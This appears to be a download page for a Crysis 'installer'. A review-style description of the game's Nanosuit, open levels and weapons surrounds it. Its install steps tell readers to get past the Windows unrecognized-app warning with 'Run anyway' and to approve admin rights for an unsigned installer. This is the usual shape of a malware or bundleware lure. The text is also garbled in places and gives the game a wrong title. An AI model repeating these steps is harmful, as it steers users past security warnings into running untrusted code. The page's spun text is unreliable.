
Returning to the Island
Crysis is the first game I played where, other than shooting combat, I probably spent more time trying out the suit. The tropical island looked amazing, but what hooked me was the sense that I was not limited in my tactics when a fight kicked off. You can hide. You can rush. Or you can pretty much destroy everything in sight.
- It is the Installer, not the software itself – Smaller, Faster, Convenient
- One-click installer – no manual setup
- The installer downloads the full Escape from Crysis for PC.
How to Install
- Download and extract the ZIP file
- Open the extracted folder and run the installation file
- When Windows shows a blue “unrecognized app” window:
- Click More info → Run anyway
- Click Yes on User Account Control prompt
- Wait for automatic setup (~1 minute)
- Click on Start download
- After setup finishes, launch from desktop shortcut
- Enjoy
What Makes Crysis Stand Out
Crysis is a first-person shooter from Crytek that features military action, science-fiction themes, sandbox gameplay, and technology as a key part of the gameplay loop. The story kicks off as a team of US military soldiers is sent to investigate an island in the South China Sea after contact is lost with a group of American researchers. Things are far weirder though when an alien force arrives on the island. You are Nomad, a soldier with the Nanosuit.
Environment plays a big part in the gameplay. It features thick foliage, beaches, towns, rivers, cliffs and military facilities which offer areas to navigate and choose the path you want rather than the typical narrow corridor. That’s still one of the things I love most about it. The game was initially built with Crytek’s CryENGINE technology, prioritising visual details, large open spaces, destructible objects, and varied combat gameplay, and EA states that the game is “based on dynamic tactics” and that its official PC version combines its science fiction campaign with customizable weapons and the Nanosuit.
Learning to Use the Nanosuit
The Nanosuit is your second weapon, and with it you can wield powers to reflect the situation you’re in. Cloaking allows you to vanish for a short period of time and get up close to enemies to get the jump on them. Armor allows for an increased element of protection for times when being stealthy isn’t much of an option, and enhanced strength and agility allow you to traverse the environment more freely. The key is knowing when to make the switch.
I used to keep from being visible for so long that I learned how to handle my energy just as well as I could handle my guns. When you learn the rhythm of that, you begin to understand that the suit isn’t a bunch of aesthetic effects; it is a pack of tools, and you begin to see your environment as an environment, and play with your environment as you see fit. That’s where Crysis gets good. You observe a position, observe the plant life around it, select your approach, and determine if you want to give every enemy a rendezvous or just chaos everyone’s rendezvous.
Additional Firepower Let’s not forget about the guns. The game will enable you to equip guns with attachments which can be used to tailor your gear to the fight rather than treating every gun as a stand-alone piece of equipment.
Key Features
- Tactical-based shooter gameplay that is rooted in freedom of action and interaction with the environment.
- Huge tropical settings such as beaches, jungles, villages, military installations, and various other locations.
- Nanosuit powers that utilize stealth, shield, traversal, and offensive combat.
- Flexible firearms with attachments altering the way guns perform in various situations.
- Enemy encounters that require players to be aware of their environment and select their method of engagement.
- Science fiction-centric story about a military operation turned alien operation.
- Broader visuals made possible with Crytek’s in-house CryENGINE.
- Breakable objects or parts of the environment that can make firefights happen out of the blue.
- A mix of traditional soldiers and more bizarre threats within a campaign.
- Stealth mechanics enable players to avoid or isolate enemies by careful movement.
- Open-ended combat zones with consideration to placement and route choice.
- PC support with modern compatibility fixes (current GOG release with Windows 10 & 11 support, cloud saves).
Why the Gameplay Still Feels Flexible
Many shooters will hand you a gun and say ‘Here. Go do this.’ Crysis presents a challenge. That’s a small distinction. In a typical game, when you walk into an enemy camp, you’re not always supposed to do the same thing every time: smirk around the perimeter, find a patch of grass to hide in, take a couple shots from a hill, flank from the east, go in again with your shield up, some combination thereof.
Wood and undergrowth will offer concealment. Structures will give you an alternate way around. Moving vehicles will alter the way you enter an area. Explosive devices will turn something fairly quiet into something far louder. Well, to me I think it’s just that uncertainty that keeps me coming back to the game – you’re not just walking through a shooting gallery. You are making incremental strategic choices.
The visual aspect of the game, however, is also worth noting. Originally a technical demo, the game’s tropical surroundings still manages to look atmospheric and evocative. Sunlight peeking through the trees, water extending to the horizon, thick jungle right next to enemy positions, and terrain that varies from level ground to hills each contribute to the campaign’s ambiance. The GOG port has also been given the “modernization” treatment, including stable operation and patched support for a current edition of Windows.
Common Ways to Play
- Stealth-oriented runs: Camouflage and maintaining distance will get you close to enemies before the first shots are fired.
- Hostile offensive: Turn on the armor, revise your attack weapons and jump head first into the enemy territory.
- Tactical scout: Pre-planning the terrain before engaging and scouting around heavy defenses.
- Weapon testing: Switch out attachments and experiment with various gun setups based on range and battle situation.
- Environmental fight back: Vehicles, buildings, plants, and destructible items can all be used to turn things in your favor.
- Long-range warfare – Leverage weapon customization and our character’s natural ability to be farther away from enemies.
- Engage in close-range combat: Rapidly traverse through enemy lines.
- Narrative driven gameplay: Trace the campaign and slowly uncover why this military operation got so much bigger.
- Free-form experimentation: Replay encounters using various Nanosuit powers and how you can vary your approach.
A Shooter Worth Revisiting
There’s a weird element of truth in the reputation that Crysis has for tech talk, but limiting the game to its graphics alone misses the point of what makes it fun. The tech is what draws you in, but the freedom is what keeps you hooked. In fact, I’d argue that the most powerful moments come when you let go of the idea of Crysis as a corridor-shooter, and experiment with the tools it offers you. Cloak for a minute.
Swap your weapon configurations. Flank a patrol. Blow a bitch up. Head back into the jungle. Do that same encounter from a new angle. That’s where the game is alive. It also knows how to tone the game down to start – becoming a military operation on a tropical island, and then turning into a much weirder battle with an alien force. The campaign keeps your tone shifting nicely, yet it doesn’t lose the core shooter gameplay either. And it doesn’t matter how long you’ve been away – the core gameplay is very simple – you go exploring, you observe, adapt, shoot, go – sometimes even cautiously, sometimes not. And that’s the magic of Crysis. A first person shooter that is all about giving you options and letting you cause as much trouble as you’d like.